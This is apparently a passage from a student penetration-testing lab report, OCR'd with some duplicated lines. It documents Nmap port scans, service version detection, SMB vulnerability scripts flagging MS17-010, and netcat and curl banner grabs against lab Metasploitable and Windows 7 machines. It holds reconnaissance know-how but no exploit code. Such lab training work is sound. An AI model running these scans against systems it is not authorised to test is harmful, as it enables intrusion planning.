
=== OPEN PORTS ===
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:10243          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
```


> ***Key Learning:*** *Windows provides an equally comprehensive set of built-in enumeration commands. net use and net view are particularly valuable for finding SMB shares and trusts — information that directly feeds into*

> *lateral movement planning. Combining cmd.exe and PowerShell outputs ensures nothing is missed if one is restricted.*

4.3 Part 3: Port Scanning & Service Enumeration

Active network scanning was performed using Nmap and netdiscover. A ping sweep (nmap -sn <subnet>) confirmed which hosts were alive, followed by a full-port TCP SYN scan (nmap -sS -p- -T4) against identified hosts. Version detection (-sV), OS fingerprinting (-O), and default NSE scripts (-sC) were run to identify the exact service versions. Netdiscover was used for passive ARP discovery, and enum4linux and smbclient were used to enumerate SMB shares, users, and OS details from hosts with port 139/445 open.





```
Interesting ports on 10.0.2.5:
Not shown: 65522 closed ports
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
554/tcp   open  rtsp?
2869/tcp  open  unknown
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0
10243/tcp open  unknown
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49158/tcp open  msrpc       Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/versi
on, please submit the following fingerprints at http://www.insecure.org/cgi-b
in/servicefp-submit.cgi :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2869-TCP:V=4.53%I=7%D=8/1%Time=6A6E057A%P=i686-pc-linux-gnu%r(RTSPR
SF:equest,1EA,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/html;\x20charset=us-ascii\r\nServer:\x20Microsoft-HTTPAPI/2\.0\r\nDate
SF::\x20Sat,\x2001\x20Aug\x202026\x2014:40:54\x20GMT\r\nConnection:\x20clo
SF:se\r\nContent-Length:\x20311\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-/
SF:/W3C//DTD\x20HTML\x204\.01//EN\"\"http://www\.w3\.org/TR/html4/strict\.
```

```
SF:\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\"http://www\
SF:.w3\.org/TR/html4/strict\.dtd\">\r\n<HTML><HEAD><TITLE>Bad\x20Request</
SF:TITLE>\r\n<META\x20HTTP-EQUIV=\"Content-Type\"\x20Content=\"text/html;\
SF:x20charset=us-ascii\"></HEAD>\r\n<BODY><h2>Bad\x20Request</h2>\r\n<hr><
SF:p>HTTP\x20Error\x20400\.\x20The\x20request\x20is\x20badly\x20formed\.</
SF:p>\r\n</BODY></HTML>\r\n")%r(RPCCheck,1F9,"HTTP/1\.1\x20400\x20Bad\x20R
SF:equest\r\nContent-Type:\x20text/html;\x20charset=us-ascii\r\nServer:\x2
SF:0Microsoft-HTTPAPI/2\.0\r\nDate:\x20Sat,\x2001\x20Aug\x202026\x2014:40:
SF:44\x20GMT\r\nConnection:\x20close\r\nContent-Length:\x20326\r\n\r\n<!DO
SF:CTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\"http:/
SF:/www\.w3\.org/TR/html4/strict\.dtd\">\r\n<HTML><HEAD><TITLE>Bad\x20Requ
SF:est</TITLE>\r\n<META\x20HTTP-EQUIV=\"Content-Type\"\x20Content=\"text/h
SF:tml;\x20charset=us-ascii\"></HEAD>\r\n<BODY><h2>Bad\x20Request\x20-\x20
SF:Invalid\x20Verb</h2>\r\n<hr><p>HTTP\x20Error\x20400\.\x20The\x20request
SF:\x20verb\x20is\x20invalid\.</p>\r\n</BODY></HTML>\r\n");
MAC Address: 08:00:27:92:5E:93 (Cadmus Computer Systems)
Service Info: OS: Windows

Host script results:
|_ Discover OS Version over NetBIOS and SMB: Windows 7 Professional 7601 Serv
ice Pack 1

Service detection performed. Please report any incorrect results at http://in
secure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.944 seconds
root@metasploitable:/#
```

```
root@metasploitable:/# nmap -sS -sV -p 21,22,23,25,80,139,443,445,3306,3389,5
900,8080 10.0.2.5
,8080 10.0.2.5p 21,22,23,25,80,139,443,445,3306,3389,5900

Starting Nmap 4.53 ( http://insecure.org ) at 2026-08-01 10:43 UTC
Interesting ports on 10.0.2.5:
PORT     STATE  SERVICE      VERSION
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   closed http
139/tcp  open   netbios-ssn
443/tcp  closed https
445/tcp  open   netbios-ssn
3306/tcp closed mysql
3389/tcp closed ms-term-serv
5900/tcp closed vnc
8080/tcp closed http-proxy
MAC Address: 08:00:27:92:5E:93 (Cadmus Computer Systems)
```

```
Starting Nmap 4.53 ( http://insecure.org ) at 2026-08-01 10:43 UTC
Interesting ports on 10.0.2.5:
PORT     STATE  SERVICE      VERSION
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   closed http
139/tcp  open   netbios-ssn
443/tcp  closed https
445/tcp  open   netbios-ssn
3306/tcp closed mysql
3389/tcp closed ms-term-serv
5900/tcp closed vnc
8080/tcp closed http-proxy
MAC Address: 08:00:27:92:5E:93 (Cadmus Computer Systems)

Host script results:
|_ Discover OS Version over NetBIOS and SMB: Windows 7 Professional 7601 Ser
ice Pack 1

Service detection performed. Please report any incorrect results at http://i
secure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.593 seconds
root@metasploitable:/# nmap -sn 10.0.2.0/24
```

```
  -d[level]: Set or increase debugging level (Up to 9 is meaningful)
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --log-errors: Log errors/warnings to the normal-format output file
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Insecure.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enables OS detection and Version detection, Script scanning and Trace
ute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sP 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -PN -p 80
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
root@metasploitable:/#
```

```
root@metasploitable:/# nmap -sS -sV -p- 10.0.2.5 -oN /tmp/windows_scan.txt
cat /tmp/windows_scan.txtnmap -sS -sV -p- 10.0.2.5 -oN /tmp/windows_scan.txt

Starting Nmap 4.53 ( http://insecure.org ) at 2026-08-01 10:45 UTC

Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 0.56% done
```

```
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
554/tcp   open  rtsp?
2869/tcp  open  unknown
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0
10243/tcp open  unknown
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49158/tcp open  msrpc       Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/versi
on, please submit the following fingerprints at http://www.insecure.org/cgi-b
in/servicefp-submit.cgi :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2869-TCP:V=4.53%I=7%D=8/1%Time=6A6E06AE%P=i686-pc-linux-gnu%r(RTSPR
SF:equest,1EA,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/html;\x20charset=us-ascii\r\nServer:\x20Microsoft-HTTPAPI/2\.0\r\nDate
SF::\x20Sat,\x2001\x20Aug\x202026\x2014:46:02\x20GMT\r\nConnection:\x20clo
SF:se\r\nContent-Length:\x20311\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-/
SF:/W3C//DTD\x20HTML\x204\.01//EN\"\"http://www\.w3\.org/TR/html4/strict\.
SF:dtd\">\r\n<HTML><HEAD><TITLE>Bad\x20Request</TITLE>\r\n<META\x20HTTP-EQ
SF:UIV=\"Content-Type\"\x20Content=\"text/html;\
SF:x20charset=us-ascii\"></HEAD>\r\n<BODY><h2>Bad\x20Request</h2>\r\n<hr><
SF:p>HTTP\x20Error\x20400\.\x20The\x20request\x20is\x20badly\x20formed\.</
SF:p>\r\n</BODY></HTML>\r\n")%r(RPCCheck,1F9,"HTTP/1\.1\x20400\x20Bad\x20R
SF:equest\r\nContent-Type:\x20text/html;\x20charset=us-ascii\r\nServer:\x2
SF:0Microsoft-HTTPAPI/2\.0\r\nDate:\x20Sat,\x2001\x20Aug\x202026\x2014:45:
SF:52\x20GMT\r\nConnection:\x20close\r\nContent-Length:\x20326\r\n\r\n<!DO
SF:CTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\"http:/
SF:/www\.w3\.org/TR/html4/strict\.dtd\">\r\n<HTML><HEAD><TITLE>Bad\x20Requ
SF:est</TITLE>\r\n<META\x20HTTP-EQUIV=\"Content-Type\"\x20Content=\"text/h
SF:tml;\x20charset=us-ascii\"></HEAD>\r\n<BODY><h2>Bad\x20Request\x20-\x20
SF:Invalid\x20Verb</h2>\r\n<hr><p>HTTP\x20Error\x20400\.\x20The\x20request
SF:\x20verb\x20is\x20invalid\.</p>\r\n</BODY></HTML>\r\n");
MAC Address: 08:00:27:92:5E:93 (Cadmus Computer Systems)
Service Info: OS: Windows

Host script results:
|_ Discover OS Version over NetBIOS and SMB: Windows 7 Professional 7601 Serv
ice Pack 1

Service detection performed. Please report any incorrect results at http://in
secure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.588 seconds
root@metasploitable:/#

root@metasploitable:/#
```

```
root@metasploitable:/#
root@metasploitable:/# nmap -sS -sV -p- 10.0.2.3
nmap -sS -sV -p- 10.0.2.3

Starting Nmap 4.53 ( http://insecure.org ) at 2026-08-01 10:48 UTC
```

```
SF:\.rb:1627:in\x20`start_service'\"%/usr/sbin/druby_timeserver\.")%r(GetR
SF:equest,3AC,"\0\0\0\x03\x04\x08F\0\0\x03\xa1\x04\x08o:\x16DRb::DRbConnEr
SF:ror\x07:\x07bt\[\x17\"//usr/lib/ruby/1\.8/drb/drb\.rb:573:in\x20`load'\
SF:"7/usr/lib/ruby/1\.8/drb/drb\.rb:612:in\x20`recv_request'\"7/usr/lib/ru
SF:by/1\.8/drb/drb\.rb:911:in\x20`recv_request'\"</usr/lib/ruby/1\.8/drb/d
SF:rb\.rb:1530:in\x20`init_with_client'\"9/usr/lib/ruby/1\.8/drb/drb\.rb:1
SF:542:in\x20`setup_message'\"3/usr/lib/ruby/1\.8/drb/drb\.rb:1494:in\x20`
SF:perform'\"5/usr/lib/ruby/1\.8/drb/drb\.rb:1589:in\x20`main_loop'\"0/usr
SF:/lib/ruby/1\.8/drb/drb\.rb:1585:in\x20`loop'\"5/usr/lib/ruby/1\.8/drb/d
SF:rb\.rb:1585:in\x20`main_loop'\"1/usr/lib/ruby/1\.8/drb/drb\.rb:1581:in\
SF:x20`start'\"5/usr/lib/ruby/1\.8/drb/drb\.rb:1581:in\x20`main_loop'\"//u
SF:sr/lib/ruby/1\.8/drb/drb\.rb:1430:in\x20`run'\"1/usr/lib/ruby/1\.8/drb/
SF:drb\.rb:1427:in\x20`start'\"//usr/lib/ruby/1\.8/drb/drb\.rb:1427:in\x20
SF:`run'\"6/usr/lib/ruby/1\.8/drb/drb\.rb:1347:in\x20`initialize'\"//usr/l
SF:ib/ruby/1\.8/drb/drb\.rb:1627:in\x20`new'\"9/usr/lib/ruby/1\.8/drb/drb\
SF:.rb:1627:in\x20`start_service'\"%/usr/sbin/druby_timeserver\.");
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux

Host script results:
|_ Discover OS Version over NetBIOS and SMB: Unix

Service detection performed. Please report any incorrect results at http://in
secure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.975 seconds
root@metasploitable:/#
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 10.0.2.3
nmap -sS -sV -O 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 10:52 -0400
```

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 10:52 -0400
Nmap scan report for 10.0.2.3
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

```
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8C:1E:A8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 10:53 -0400
```

```
MAC Address: 08:00:27:92:5E:93 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cp
e:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R
2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: WIN7-VICTIM; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.59 seconds

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O -p- 10.0.2.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 10:55 -0400
```

```
6200/tcp  open  lm-x?
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
33340/tcp open  java-rmi    GNU Classpath grmiregistry
45169/tcp open  status      1 (RPC #100024)
57120/tcp open  nlockmgr    1-4 (RPC #100021)
57724/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:8C:1E:A8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.62 seconds
```

```
root@metasploitable:/#
root@metasploitable:/# ssh -V
ssh -V
OpenSSH_4.7p1 Debian-8ubuntu1, OpenSSL 0.9.8g 19 Oct 2007
root@metasploitable:/#
```

```
root@metasploitable:/#
root@metasploitable:/# ssh -V
ssh -V
OpenSSH_4.7p1 Debian-8ubuntu1, OpenSSL 0.9.8g 19 Oct 2007
root@metasploitable:/# ftp 10.0.2.3
ftp 10.0.2.3
Connected to 10.0.2.3.
220 (vsFTPd 2.3.4)
Name (10.0.2.3:root): curl -I http://10.0.2.3
curl -I http://10.0.2.3
331 Please specify the password.
Password:kali
530 Login incorrect.
Login failed.
ftp> curl -I http://10.0.2.3
curl -I http://10.0.2.3
?Invalid command
ftp> ftp 10.0.2.3
ftp 10.0.2.3
?Invalid command
ftp> curl -I http://10.0.2.3
curl -I http://10.0.2.3
?Invalid command
ftp>
```

```
root@metasploitable:/# curl -I http://10.0.2.3
curl -I http://10.0.2.3
HTTP/1.1 200 OK
Date: Sat, 01 Aug 2026 15:03:03 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html

root@metasploitable:/#
```

```
root@metasploitable:/# nc -nv 10.0.2.5 445
nc -nv 10.0.2.5 445
(UNKNOWN) [10.0.2.5] 445 (microsoft-ds) open
```

```
root@metasploitable:/# HEAD / HTTP/1.0
HEAD / HTTP/1.0
200 OK
Content-Length: 1416
Content-Type: text/html
Last-Modified: Sat, 01 Aug 2026 12:37:07 GMT
Client-Date: Sat, 01 Aug 2026 15:09:01 GMT

403 Forbidden
Cache-Control: no-cache
Connection: close
Content-Length: 93
Content-Type: text/html
Client-Date: Sat, 01 Aug 2026 15:09:02 GMT
Client-Peer: 5.22.145.16:80
Client-Response-Num: 1

root@metasploitable:/#
```


```
┌──(kali㉿kali)-[~]
└─$ # Check for SMB vulnerabilities
nmap -p 445 --script smb-vuln* 10.0.2.5
# Check for known vulnerabilities
nmap -sV --script vuln 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 11:09 -0400
```

```
Nmap scan report for 10.0.2.5
Host is up (0.00041s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:92:5E:93 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 6.13 seconds
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 11:09 -0400
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 46.15% done; ETC: 11:11 (0:00:42 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.31% done; ETC: 11:11 (0:00:05 remaining)
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.31% done; ETC: 11:11 (0:00:06 remaining)
```



> ***Key Learning:*** *Nmap's default script scan (-sC) runs dozens of service-specific scripts that automatically pull banners, enumerate SMB shares, check for default credentials, and detect misconfigurations — far more efficiently than running each tool individually. Version numbers returned by -sV can be matched directly against CVE databases for rapid vulnerability identification.*

4.4 Part 4: Windows Service Enumeration

